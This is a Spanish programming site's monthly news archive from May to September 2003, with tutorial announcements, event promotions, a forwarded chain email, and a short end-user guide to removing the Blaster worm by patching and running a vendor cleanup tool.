¿Que porqué no puedo asegurarlo? porque a este rincón de la provincia de Málaga (Nerja) no llega esa revista y no he tenido oportunidad de conseguirla, pero conociendo como conozco el trabajo de Fco. Charte, seguro que vale la pena, ya que todo lo que este hombre escribe, ¡vale la pena leerlo!

Nos vemos.
Guillermo

Estadísticas:

Lo Nuevo de

Mayo 2003

(22/May) **¿Qué es Panorama Box?** (esa cajita que ahora está en algunos artículos)
(20/May) **Curso C# de Erik:** Las entregas en formato DOC
(18/May) **7 Simposium Internacional de Telemática (Colima, México)**
(10/May) **.NET CF:** Mostrar icono de Cerrar/Ocultar (OK/X)
(10/May) **.NET CF:** Cómo mostrar/ocultar el InputPanel (SIP)
(10/May) Actualizados los links para programación con equipos móviles
(09/May) **OFERTA: Compra mi libro y te regalo el VS.NET Pro (en español)**
(05/May) Próxima presentación de Visual Studio .NET 2003
(04/May) **Nueva versión de SharpDevelop** (entorno gratuito para .NET)
(04/May) **Si vas a ir al Tech-Ed de Barcelona y quieres colaborar con el sitio del Guille...**
(04/May) **La Knowledge Base de Microsoft ahora más fácil...**

Apúntate al grupo del Guille en el SETI
Ver los datos del grupo del Guille en el SETI

Para ver Lo Nuevo de meses anteriores:

Todo el 2003: **Enero**, **Febrero**, **Marzo**, **Abril**,

Todo el 2002: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo el 2001: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo el 2000: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio** , **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo 1999: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

Todo 1998: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**
Todo 1997: **Enero**, **Febrero**, **Marzo**, **Abril**, **Mayo**, **Junio**, **Julio**, **Agosto**, **Septiembre**, **Octubre**, **Noviembre**, **Diciembre**

☐ **¿Qué es Panorama Box?** (esa cajita que ahora estará en algunos artículos) (22/May/03)

☐ **Curso C# de Erik:** Las entregas en formato DOC (20/May)

☐ **7 Simposium Internacional de Telemática (Colima, México)** (18/May)

☐ **.NET CF:** Mostrar icono de Cerrar/Ocultar (OK/X) (10/May)

☐ **.NET CF:** Cómo mostrar/ocultar el InputPanel (SIP) (10/May)

☐ Actualizados los links para programación con equipos móviles (10/May)

☐ **OFERTA: Compra mi libro y te regalo el VS.NET Pro (en español)** (09/May)

☐ Próxima presentación de Visual Studio .NET 2003 (05/May)

☐ **Nueva versión de SharpDevelop** (entorno gratuito para .NET) (04/May)

☐ **Si vas a ir al Tech-Ed de Barcelona y quieres colaborar con el sitio del Guille...** (04/May)

Pues eso... te lo vuelvo a repetir, ya que el plazo para conseguir un buen descuento termina el día 23 de este mes de mayo, así que... si estás pensando en que "tu jefe" te mande a este evento de nuevas tecnologías de Microsoft que se celebra de nuevo en la ciudad de Barcelona, puedes conseguir un buen descuento, (300 Euros), además de que si te suscribes usando el Regsitration Code GUIL450, puedes colaborar "económicamente" con este tu sitio... así que... ya sabes, convence a tu jefe y que se gaste los cuartos para mandarte al Tech-Ed de Barcelona que se celebrará del 30 de junio al 4 de julio.

Sigue este link para saber que es lo que se ofrece en este evento con el que se celebra el décimo aniversario del Tech-Ed Europa.
Este otro te enviará a la página de inscripción (usando el código del Guille).

Gracias y... nos vemos en Barcelona...
Guillermo

La Knowledge Base de Microsoft ahora más fácil... (04/May)

Pues eso, que ahora, gracias a un sistema automático de traducción, se pueden conseguir prácticamente todos los artículos traducidos al castellano.
Cuando busques artículos, te mostrará tantos los que están traducidos "por humanos" como los que se han traducido de forma automática... algunos los notarás porque en lygar de indicarte "BUG" te dirá que es un "insecto", así que si te topas con artículo que dice algo así como: "Insecto: ... bla, bla" es que se trata de un BUG, no de que se hable de insectos...

Estos son los links para acceder a las páginas de conocimientos de Microsoft:

La página principal de soporte:
http://support.microsoft.com/default.aspx

Buscar en la Knowledge Base:
http://support.microsoft.com/default.aspx?scid=fh;ES-ES;KBHOWTO

Nota: En esta página hay una marca para indicar si se quieren incluir los artículos de traducción automática

Espero que ahora sea más fácil encontrar respuesta a cualquier duda que tengas.

Nos vemos.
Guillermo

Estadísticas:

Lo Nuevo de

Junio 2003

(30/Jun) **Nueva localización del Visual Basic 5 Control Creation Edition** (IDE gratuito de VB)
(29/Jun) Revisión del código para usar un servicio Web desde VB6 (sin usar el control Inet)
(29/Jun) **Colabora VB clásico:** Dos nuevas colaboraciones
(29/Jun) **Colabora .NET:** Nueva sección y 4 colaboraciones de Angel Ruiz
(29/Jun) **Información sobre el Tech-Ed Europa 2003**
(26/Jun) **Curso VB .NET:** El curso en formato PDF (por Marc S.)
(25/Jun) Oferta para los rezagados (que quieran ir al Tech-Ed de Barcelona)
(25/Jun) **Nueva versión de Web Matrix** (entorno gratuito para ASP.NET)
(20/Jun) **Cómo...** Usar un Servicio Web XML desde VB6
(17/Jun) **Linux/KDevelop:** Solución a un ejercicio propuesto hace años...
(17/Jun) **CA-Clipper:** Despedida del Gurú...
(16/Jun) **Oferta libro VB.NET:** Ya hay más DVDs, se continua la oferta
(15/Jun) **Linux:** Revisión de la sección de Linux
(15/Jun) **.NET Cómo...** Crear un proyecto de instalación para Windows
(11/Jun) **Mis fotos:** Con Vronik, David Garza y la gente de Neodata (en México D.F.)
(11/Jun) **Tour de Universidades:** Se acabó la primera ronda... pero, ¡pronto habrás más!
(07/Jun) **Oferta de mi libro de VB.NET:** Agotados los primeros DVDs del VS.NET, pero pronto habrá más
(07/Jun) Ya se puede acceder al web del Guille usando las tres W
(07/Jun) **El Guille cumple años...**
(06/Jun) **Microsoft University Tour: Las presentaciones, ejercicios, etc.**

Apúntate al grupo del Guille en el SETI
Ver los datos del grupo del Guille en el SETI

Para ver Lo Nuevo de meses anteriores:
Todo el 2003: Enero, Febrero, Marzo, Abril, Mayo,

Todo el 2002: Enero, Febrero, Marzo, **Abril**, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo el 2001: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo el 2000: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio , Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1999: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1998: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1997: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

---

☐ **Nueva localización del Visual Basic 5 Control Creation Edition** (IDE gratuita de VB) (30/Jun)

Pues eso... que nuevamente (pa variá) la gente de Microsoft ha cambiado de sitio una de sus páginas.
En este caso es la que te llevaba a la descarga del Visual Basic 5.0 Control Creation Edition un entorno de desarrollo para Visual Basic clásico que es gratuito. Aunque sólo sirve para crear controles ActiveX (OCX), ya que no crea aplicaciones ejecutables (EXE) pero al menos sirve para probar muchas de las cosas que encontrarás en este sitio sobre VB.

La nueva dirección es:
http://msdn.microsoft.com/vbasic/downloads/tools/cce/default.aspx

Si en un futuro no funcionara el link, prueba buscando "*Control Creation Edition*" en el sitio de Microsoft, a ver si hubiese suerte, de todas formas, en la página de **VB-Resumen** intentaré mantener ese link lo más actualizado posible... (siempre que alguien me avise o que a mi me de por comprobarlo).

Gracias en esta ocasión a Pedro K. Herrera que me informó del "fallo".

Nos vemos.
Guillermo

☐ Revisión del código para usar un servicio Web desde VB6 (sin usar el control Inet) (29/Jun)

☐ **Colabora VB clásico:** Dos nuevas colaboraciones (29/Jun)

☐ **Colabora .NET:** Nueva sección y 4 colaboraciones de Angel Ruiz (29/Jun)

☐ **Información sobre el Tech-Ed Europa 2003** (29/Jun)

☐ **Curso VB .NET:** El curso en formato PDF (por Marc S.) (26/Jun)

☐ Oferta para los rezagados (que quieran ir al Tech-Ed de Barcelona) (25/Jun)

Pues eso... como siempre habrá algunos/as que se apunten al Tech-Ed de Barcelona (del 30 de junio al 4 de julio 2003) a

última hora, puedes aprovechar la oferta de **Visual Programming** que te regala libros de Microsoft Press por valor de 525 Euros.

Usa este link para hacer tu registro: http://visualpr.net/visual2003/teched.aspx

---

Nueva versión de Web Matrix (entorno gratuito para ASP.NET) (25/Jun)

Cómo... Usar un Servicio Web XML desde VB6 (20/Jun)

Linux/KDevelop: Solución a un ejercicio propuesto hace años... (17/Jun)

CA-Clipper: Despedida del Gurú... (17/Jun)

Oferta libro VB.NET: Ya hay más DVDs, se continua la oferta (16/Jun)

Linux: Revisión de la sección de Linux (15/Jun)

.NET Cómo... Crear un proyecto de instalación para Windows (15/Jun)

Mis fotos: Con Vronik (en Madrid), David Garza y la gente de Neodata (en México D.F.) (11/Jun)

Pues eso... que ya era hora de que actualizara la sección de fotos... y aún quedan unas cuantas más por poner... pero todo se andará...

Las que he puesto ahora son con mi amiga Vronik en la estación de Atocha en Madrid de fecha de Octubre de 2002.
También he puesto las que me hicieron en México D.F. junto a mi amigo David Garza y sus fierecillas de Neodata, esas fotos son de Noviembre de 2002, pero más vale tarde que nunca...

Aquí está el link a la sexta página de "Mis fotos"

Tour de Universidades: Se acabó la primera ronda... pero, ¡pronto habrás más! (11/Jun)

Con fecha de hoy hemos acabado la primera ronda del tour de universidades de Microsoft... a partir de septiembre: ¡más!

Que no sabes de que va esto del tour de universidades... sigue este link y ¡entérate!

Ya están publicados todos los ejemplos usados en las presentaciones, tanto de Windows Forms como de Servicios Web, pero sólo el código para C# (algún día de estos pondré también el código para VB.NET).
En este link está el código así como las presentaciones y unos "ejemplos paso a paso".

Oferta de mi libro de VB.NET: Agotados los primeros DVDs del VS.NET, pero pronto habrá más (07/Jun)

Ya se puede acceder al web del Guille usando las tres W (07/Jun)

Pues eso, que antes sólo se podía acceder usando: http://guille.costasol.net, pero a partir de ayer ya se pueden usar las tres W delante del nombre: http://www.guille.costasol.net, esto es sólo para que aquellos que les daba error, supieran porqué era.

Además, recuerda que también puedes entrar por: http://www.mundoprogramacion.com, el contenido es el mismo que en la dirección "oficial", realmente es una especie de espejo, pero deberías tenerla en cuenta si tienes problemas al acceder a la dirección "de siempre", así no tendrás excusas para no quedarte fuera... (y de paso no tener que hacerme consultas)

Nos vemos.
Guillermo

El Guille cumple años... (07/Jun)

Pues eso... que ya son 46 tacos los que cumplo... así que... portaros bien conmigo que ya no estoy para muchas broncas.

Nos vemos.
Guillermo

Microsoft University Tour: Las presentaciones, ejercicios, etc. (06/Jun)

Estadísticas:

Lo Nuevo de

Julio 2003

(30/Jul) **Otra página de resumen sobre lo que hay en mi sitio sobre Visual Basic 6.0 o anterior**
(29/Jul) **Colabora .NET:** Cómo iluminar menús en .NET
(27/Jul) **Círculo: Un SPAM que ronda por la red que al menos servirá para algo...**
(27/Jul) **Colabora .NET:** Validar un TextBox en Visual Basic .NET
(27/Jul) **.NET Cómo...** Usar temas de Windows XP sin crear un .manifest
(20/Jul) **Curso Básico:** Apéndice A: Configurar el IDE de VB
(17/Jul) **Colabora .NET:** 5 preguntas frecuentes en Visual Basic .NET
(17/Jul) Actualizados los links del VSI 1.1 y el HTML Help Workshop
(14/Jul) **VB6:** Cómo crear una instalación de VB6 con Visual Studio Installer
(14/Jul) **Colabora:** Nueva colaboración para VB clásico.
(14/Jul) **Otros Sitios:** Nuevas inclusiones de sitios dedicados a la programación
(10/Jul) **Microsoft University Tour:** Nueva ronda de conferencias
(10/Jul) **Bases:** La *refinitiva* del ejemplo ese de las fechas para ADO
(10/Jul) **Bases:** El código de ejemplo de ADO para lo de manejar las fechas.
(09/Jul) **Bases:** Cómo manejar fechas en consultas, además de otros ejemplos, tanto para ADO como para DAO
(08/Jul) **Colabora .NET:** Reproductor de MP3 (C#/VB.NET)
(07/Jul) **Colabora .NET:** Biorritmos (VB.NET)
(07/Jul) Gracias por "mojarte" con la oferta de mi libro.
(06/Jul) **Curso Básico de VB:** Pequeñas rectificaciones en la entrega 43
(04/Jul) Más **fotos** y **comentarios** sobre el Tech-Ed 2003
(03/Jul) Más comentarios sobre el Tech-Ed (las chorradillas del Guille)
(02/Jul) En esta semana sólo habrá Tech-Ed
(01/Jul) **Las primeras fotos del Tech-Ed 2003**

Apúntate al grupo del Guille en el SETI
Ver los datos del grupo del Guille en el SETI

Para ver Lo Nuevo de meses anteriores:

Todo el 2003: Enero, Febrero, Marzo, Abril, Mayo, Junio,
Todo el 2002: Enero, Febrero, Marzo, **Abril**, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo el 2001: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo el 2000: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio , Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1999: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1998: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1997: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

---

Otra página de resumen sobre lo que hay en mi sitio sobre Visual Basic 6.0 o anterior (30/Jul)

Colabora .NET: Cómo iluminar menús en .NET (29/Jul)

Círculo: Un SPAM que ronda por la red que al menos servirá para algo... (27/Jul)

Aunque no soy muy dado para esto de "re-enviar" correos, recibí uno que si que se debería re-enviar, para ver si así mejoramos, aunque sea un poco la "mucha mala leche" que hay en este mundo...
Os pego aquí el que he recibido y si lo quieres usar... pues úsalo, pero a mi no me lo mandes, que ya lo tengo...

----- Original Message -----

Sent: Friday, July 25, 2003 4:47 PM
Subject: El Círculo

El dueño de una empresa gritó al administrador, porque estaba enojado en ese momento.

El administrador llegó a su casa y gritó a su esposa, acusándola de gastar demasiado, al verla con un vestido nuevo.

La esposa gritó a la empleada porque rompió un plato.

La empleada dio un puntapié al perro porque la hizo tropezar.

El perro salió corriendo y mordió a una señora que pasaba por la vereda, porque obstaculizaba su salida por la puerta.

Esa señora fue al hospital a vacunarse contra la rabia y gritó al joven médico porque le dolió cuando le aplicó la vacuna.

El joven médico llegó a su casa y gritó a su madre, porque la comida no era de su agrado.

La madre le acarició los cabellos diciéndole: -- "Hijo querido, mañana te haré tu comida favorita. Tú trabajas mucho, estás cansado y necesitas de una buena noche de sueño. Voy a cambiar las sábanas de tu cama por otras bien limpias y perfumadas, para que descanses con tranquilidad. Mañana te sentirás mejor". Luego abandonó la habitación, dejándolo solo con sus pensamientos...

En ese momento, se interrumpió el CÍRCULO DEL ODIO, porque chocó con la

TOLERANCIA, el PERDÓN y el AMOR.

Si has ingresado en un CÍRCULO DE ODIO, acuérdate que con tolerancia, disposición al perdón y sobre todo, con amor, puedes romperlo.

Por favor, pasa este mensaje a 12.600 ó a 73.500 personas más. No hay ninguna recompensa por enviarlo o castigo por no hacerlo.
Pero quizá lo reciba alguien que lo ponga en práctica.

Podríamos comenzar nosotros ¿o no?

Daniel A. Seara
NDSoft
Buenos Aires - Argentina
<http://www.ineta.org/Default.aspx?tabindex=2&tabid=16>
<http://www.microsoftregionaldirectors.com/SearchDirectors.aspx>

---xxx---

Nos vemos.
Guillermo

Colabora .NET: Validar un TextBox en Visual Basic .NET (27/Jul)

.NET Cómo... Usar temas de Windows XP sin crear un .manifest (27/Jul)

Curso Básico: Apéndice A: Configurar el IDE de VB (20/Jul)

Colabora .NET: 5 preguntas frecuentes en Visual Basic .NET (17/Jul)

Actualizados los links del VSI 1.1 y el HTML Help Workshop (17/Jul)

Pues eso... que como la gente de Microsoft suelen cambiar de sitio las cosas... pues de vez en cuando hay que actualizar los links, en esta ocasión, los links cambiados son para bajar el Visual Studio Installer 1.1 (gracias a Orestes Leon) y la página informativa sobre el HTML Help workshop (gracias a Carlos Vazquez).

Estos son los links a las páginas cambiadas:
Cómo crear una instalación con Visual Basic 6.0
HTML Help Workshop (Entrega 4)

Gracias a Orestes y a Carlos por *mantenernos* actualizados.

Nos vemos.
Guillermo

VB6: Cómo crear una instalación de VB6 con Visual Studio Installer (14/Jul)

Colabora: Nueva colaboración para VB clásico. (14/Jul)

Otros Sitios: Nuevas inclusiones de sitios dedicados a la programación (14/Jul)

☐ **Microsoft University Tour:** Nueva ronda de conferencias (10/Jul)

☐ **Bases:** La *refinitiva* del ejemplo ese de las fechas para ADO (10/Jul)

☐ **Bases:** El código de ejemplo de ADO para lo de manejar las fechas. (10/Jul)

☐ **Bases:** Cómo manejar fechas en consultas, además de otros ejemplos, tanto para ADO como para DAO (09/Jul)

☐ **Colabora .NET:** Reproductor de MP3 (C#/VB.NET) (08/Jul)

☐ **Colabora .NET:** Biorritmos (VB.NET) (07/Jul)

☐ **Gracias por "mojarte" con la oferta de mi libro** (07/Jul)

Pues eso, que muchas gracias por el interés que estáis tomando, la pena es que para aquellos de fuera de España no tenga posibilidad de poder hacer los envíos, aunque estamos negociando con la gente de MRW a ver si se enrollan y nos dan buenos precios.
De todas formas, según me contaron la gente de Anaya el servicio que ellos dan es bastante bueno y que no deberían poneros ninguna pega... aunque se que a algunos de vosotros habéis tenido problemas... pero si es así, mándame un correo y os pondré en contacto con una persona responsable que me ha "prometido" que ella misma atenderá esos mensajes... así que... si eres de fuera de España y tienes problemas en conseguir mi libro, me lo dices y a ver si se soluciona.
Gracias.

Este es el link en el que te informo de la oferta.

Nos vemos.
Guillermo

☐ **Curso Básico de VB:** Pequeñas rectificaciones en la entrega 43 (06/Jul)

☐ Más **fotos** y **comentarios** sobre el Tech-Ed 2003 (04/Jul)

☐ Más comentarios sobre el Tech-Ed (las chorradillas del Guille) (03/Jul)

☐ En esta semana sólo habrá Tech-Ed (02/Jul)

☐ **Las primeras fotos del Tech-Ed 2003** (01/Jul)

Estadísticas:

Lo Nuevo de

Agosto 2003

(30/Ago) **Colabora:** Redondear con VB6

(30/Ago) **Curso VB .NET:** Entrega quince

(29/Ago) Simular la herencia en Visual Basic (revisado y polémico...)

(28/Ago) **Colabora .NET:** Redondear números

(27/Ago) **Colabora:** Nuevo artículo de Daniel Maya sobre Crystal Report

(27/Ago) Artículo de Erich Bühler sobre HyperThreading en MTJ.NET

(27/Ago) ¡Malditos virus!

(26/Ago) **Curso Básico:** Apéndice A.2

(25/Ago) **Colabora .NET:** Controles Windows en WEB (C#)

(24/Ago) .NET: Nueva versión (mejorada) de SharpDevelop

(24/Ago) **Curso Básico de Visual Basic:** ¡Por fin están todas las entregas revisadas!

(23/Ago) **Colabora .NET:** Cómo pintar una tabla en un RichTextBox con Visual Basic .NET

(23/Ago) **Colabora .NET:** Agenda telefónica (ADO.NET y VB .NET)

(22/Ago) **Curso Básico:** Entrega 47, creación de componentes ActiveX (o COM)

(22/Ago) **Colabora:** Cómo abrir un reporte hecho con Crystal Reports (Visual Basic)

(21/Ago) Una rutina para automatizar los formularios (de VB 5/6) que usen temas de XP

(16/Ago) **Colabora .NET:** Visor de imágenes

(13/Ago) **Colabora .NET:** Reproductor MP3

(13/Ago) **Colabora .NET:** Captura de pantalla

(12/Ago) Un virus que está dando la lata en los Windows XP/2000

(12/Ago) **Colabora .NET:** Controles Flacos o Controles planos y sensibles al tacto en .NET

(12/Ago) Si te da error al entrar en la página principal...

(11/Ago) **Curso VB .NET:** Entrega catorce

(06/Ago) **Colabora .NET:** Crear PDFs en tiempo de ejecución

(06/Ago) **Colabora .NET:** Revisión de la colaboración de iluminar menús

(05/Ago) **gsSetDT y gsSetDTpuntoNET** revisión de la utilidad para cambiar la fecha/hora y versión para .NET

(01/Ago) Empezamos el mes de las vacaciones

Apúntate al grupo del Guille en el SETI
Ver los datos del grupo del Guille en el SETI

Para ver Lo Nuevo de meses anteriores:

Todo el 2003: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio,

Todo el 2002: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

Todo el 2001: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo el 2000: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio , Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1999: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1998: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre
Todo 1997: Enero, Febrero, Marzo, Abril, Mayo, Junio, Julio, Agosto, Septiembre, Octubre, Noviembre, Diciembre

---

☐ **Colabora:** Redondear con VB6 (30/Ago)

☐ **Curso VB .NET:** Entrega quince (30/Ago)

☐ Simular la herencia en Visual Basic (revisado y polémico...) (29/Ago)

Pues eso... que a algunos programadores de Delphi no les ha sentado bien un comentario de ese artículo publicado a principios del 99.

Simular la herencia en Visual Basic

☐ **Colabora .NET:** Redondear números (28/Ago)

☐ **Colabora:** Nuevo artículo de Daniel Maya sobre Crystal Report (27/Ago)

☐ **Artículo de Erich Bühler sobre HyperThreading en MTJ.NET** (27/Ago)

¿Por qué tendrías que leer este artículo? El propio Erich nos lo dice:

"En este artículo podrás aprender sobre las nuevas características de la tecnología HyperThreading y como la misma afecta a los sistemas operativos así como a las aplicaciones

creadas para .NET Framework. Además se plantean algunos problemas comunes derivados de la utilización de esta tecnología y también las técnicas recomendadas para hacer frente a los mismos."

http://www.microsoft.com/spanish/msdn/comunidad/mtj.net/voices/art124.asp

---

☐ **¡Malditos virus!** (27/Ago)

Pues eso... que no se que es peor... si tener un virus o estar en la libreta de direcciones de alguien que lo tenga...
No te preocupes, que no tengo ningún virus, pero es que desde hace unos cuantos días, no paro de recibir mensajes con "adjuntos" algo extraños... y con "asuntos", que por suerte están en inglés y me resulta más fácil de "detectar".
Pero es que ya se están pasando... acabo de mirar y tenía más de cuatrocientos mensajes, de los cuales sólo 13 eran "normales", el problema no es sólo la cantidad de mensajes... sino lo que "llenan" mi buzón de correo... que en esta última ocasión eran 17 megas... ¡cazi ná!

En fin... también quiero aclarar, que si alguien recibe mensajes míos (o de cualquier otro) con asuntos como:
Thank you!, That movie, Wicked Screensaver o Approved... que simplemente los borre... y por supuesto: ¡no abras el fichero que se adjunta!

A ver si se vacuna la gente contra estos virus y descansamos un poquito...

Nos vemos.
Guillermo

> **Nota:**
> **Quiero aclarar que mis mensajes siempre irán firmados, así que si recibes alguno de mi parte, no te fíes si no va firmado... e incluso si va con firma, ten la certeza de que NUNCA te mandaré un fichero adjunto, salvo que así lo hayamos acordado previamente.**

☐ **Curso Básico:** Apéndice A.2 (26/Ago)

☐ **Colabora .NET:** Controles Windows en WEB (C#) (25/Ago)

☐ .NET: Nueva versión (mejorada) de SharpDevelop (24/Ago)

☐ **Curso Básico de Visual Basic:** ¡Por fin están todas las entregas revisadas! (24/Ago)

☐ **Colabora .NET:** Cómo pintar una tabla en un RichTextBox con Visual Basic .NET (23/Ago)

☐ **Colabora .NET:** Agenda telefónica (ADO.NET y VB .NET) (23/Ago)

☐ **Curso Básico:** Entrega 47, creación de componentes ActiveX (o COM) (22/Ago)

☐ **Colabora:** Cómo abrir un reporte hecho con Crystal Reports (Visual Basic) (22/Ago)

☐ Una rutina para automatizar los formularios (de VB 5/6) que usen temas de XP (21/Ago)

☐ **Colabora .NET:** Visor de imágenes (16/Ago)

☐ **Colabora .NET:** Reproductor MP3 (13/Ago)

☐ **Colabora .NET:** Captura de pantalla (13/Ago)

☐ **Un virus que está dando la lata en los Windows XP/2000** (12/Ago)

Pues eso, que esta gente no descansa... me refiero a los "fabricantes" de virus... y el que ahora está dando la guerra es el virus "Blaster", también conocido como W32/Lovsam.worm o W32.Blaster.Worm según el .
Para saber si lo tienes, sólo tienes que mirarte en el espejo y si estás harto de que el Windows se te reinicie automáticamente... es que lo tienes.

Por supuesto, este virus aprovecha un "hueco" que deja la seguridad de Windows (otro), así que... aplícate este parche y estarás más tranquilo:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

También existen utilidades que te escanean el disco en busca de la infección, pero si buscas en el directorio System32 del Windows, te encontrarás con un ejecutable llamado msblast.exe y una entrada en el registro de Windows (en el Run) que dice esto:
windows auto update = msblast.exe

En el sitio de Symantec te puedes bajar la utilidad FixBlast.exe:
http://securityresponse.symantec.com/avcenter/FixBlast.exe

> **Como curiosidad**, el ejecutable tiene esta cadena de texto, aunque nunca la muestra:
>
> I just want to say LOVE YOU SAN!!
> billy gates why do you make this possible ? Stop making money and fix your software!!

¿Cómo quitarlo?

Lo primero es desactivar el System Restore (restauración del sistema), esto sólo en Windows XP
Bájate el parche de la página de Microsoft
Entra en Windows en modo seguro o a prueba de fallos **sin conexión a red** (pulsa F8 cuando se empiece a iniciar Windows)
Ejecuta la utilidad FixBlast.exe.
Instala el parche.
Reinicia el equipo y vuelve a ejecutar el FixBlast.exe
Una vez que te has asegurado de que ya no estás infectado, vuelve a activar el System Restore.

Aunque lo mejor es asegurarte de que el msblast.exe no se esté ejecutando, (normalmente en modo seguro no se inicia) e instalar el parche, además de eliminar el ejecutable que estará en el directorio System32 y la entrada del registro:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Debido a que el ejecutable estará marcado como de sólo lectura, tendrás que quitarle dicho atributo, para ello desde una ventana de DOS ejecuta attrib -r msblast.exe y después elimínalo, aunque además de estar en el directorio System32 también estará oculto en la papelera de reciclaje, pero con otro nombre, normalmente compuesto por cifras, así que... puedes dejar que FixBlast.exe se encargue de buscarlo y eliminarlo... pero si tienes varios discos duros, ten paciencia, ya que la utilidad se recorre todas las unidades fijas.

Lo mismo no lo tienes, pero hoy he estado desinfectando de este virus a un par de colegas, (realmente a los equipos de estos colegas, ya que el virus sólo afecta a Windows, je, je...), así que... ahí queda por si a alguien le sirve.

Nos vemos.
Guillermo

☐ **Colabora .NET:** Controles Flacos o Controles planos y sensibles al tacto en .NET (12/Ago)

☐ Si te da error al entrar en la página principal... (12/Ago)

Pues eso, si te da error al entrar en indice.asp de que el servidor ha producido un error, últimamente está pasando en mundoprogramacion.com, he creado una página "normal", es decir del clásico HTM en lugar de ASP, para que no te quedes fuera.
La página en cuestión se llama INDEX.HTM y aunque puede que no esté totalmente actualizada, al menos tendrás la oportunidad de acceder a la mayoría de las secciones (por no decir a todas).
Pero esa página úsala como último recurso, ya que, como te comento, puede que no esté totalmente al día.

Estos dos links te llevarán a la susodicha página, te lo muestro para que sepas lo que tendrías que escribir si te encuentras con el error de que el servidor no está disponible (o algo así, creo que es el error HTTP 500):

Para Costasol: http://guille.costasol.net/index.htm
Para MundoProgramacion: http://www.mundoprogramacion.com/index.htm

En fin... espero que así haya menos "excusas" y no dejes de visitarme...

Nos vemos.
Guillermo

☐ **Curso VB .NET:** Entrega catorce (11/Ago)

☐ **Colabora .NET:** Crear PDFs en tiempo de ejecución (06/Ago)

☐ **Colabora .NET:** Revisión de la colaboración de iluminar menús (06/Ago)

☐ **gsSetDT y gsSetDTpuntoNET** revisión de la utilidad para cambiar la fecha/hora y versión para .NET (05/Ago/2003)

Empezamos el mes de las vacaciones (01/Ago)

Al menos aquí en España casi todo el mundo se va de vacaciones... casi, pero no todos, al menos algunos nos tenemos que quedar donde siempre... que al fin y al cabo (al menos en mi caso) es donde mucha gente querría estar... y de hecho a partir de hoy empezarán a estar... así que... ¡a aguantar a los turistas! (que remedio...)

En fin... pero de algo hay que comer... aunque no dejen ningún sitio para aparcar ni cuando vayas a la playa encuentres un claro para poder "plantar" tu sombrilla y tumbarte a la bartola...

Y seguramente anoche llegaron un montón... porque tuvimos que aguantar un par de apagones... esto hace años que no lo sufríamos, al menos de esta forma tan "larga", porque estar casi una hora sin luz... no es normal... pero no creo que sea culpa de los turistas... que tampoco van prendiendo (o encendiendo) la calefacción... al menos en esta época... que calor, si que sobra... y mucho.

Pues nada... habrá que aguantar "otro" Agosto más...

Que te sea leve.

Nos vemos.
Guillermo

Estadísticas:

Lo Nuevo de

Septiembre 2003

(26/Sep) Empezó la nueva ronda de conferencias de Microsoft University Tour

(22/Sep) **Colabora .NET:** DataGrid-ComboBox

(20/Sep) **.NET Cómo...** Simular el objeto App de VB6

(18/Sep) **.NET Cómo...** Saber la versión de un ejecutable (o ensamblado)

(18/Sep) **Colabora .NET:** Reproductor MP3 (usando control ActiveX)

(18/Sep) **Colabora .NET:** Criptografía

(18/Sep) **Colabora .NET:** Sincronizar la hora del sistema con un servidor NIST

(14/Sep) **Mis Utilidades / API:** Revisión del código para manipular ficheros INI

(14/Sep) **Colabora .NET:** Agenda telefónica (2ª parte)

(14/Sep) **Colabora .NET:** Controles de Windows en Web (2ª parte)

(03/Sep) **Colabora .NET:** Explorer Task Panel

(02/Sep) **Colabora .NET:** Compactar (copiar) base de datos de Access (usando ADO)

(02/Sep) **Colabora .NET:** Configuración regional

(01/Sep) **¿Cómo se dará este mes?**

Apúntate al grupo del Guille en el SETI
Ver los datos del grupo del Guille en el SETI

Para ver Lo Nuevo de meses anteriores:

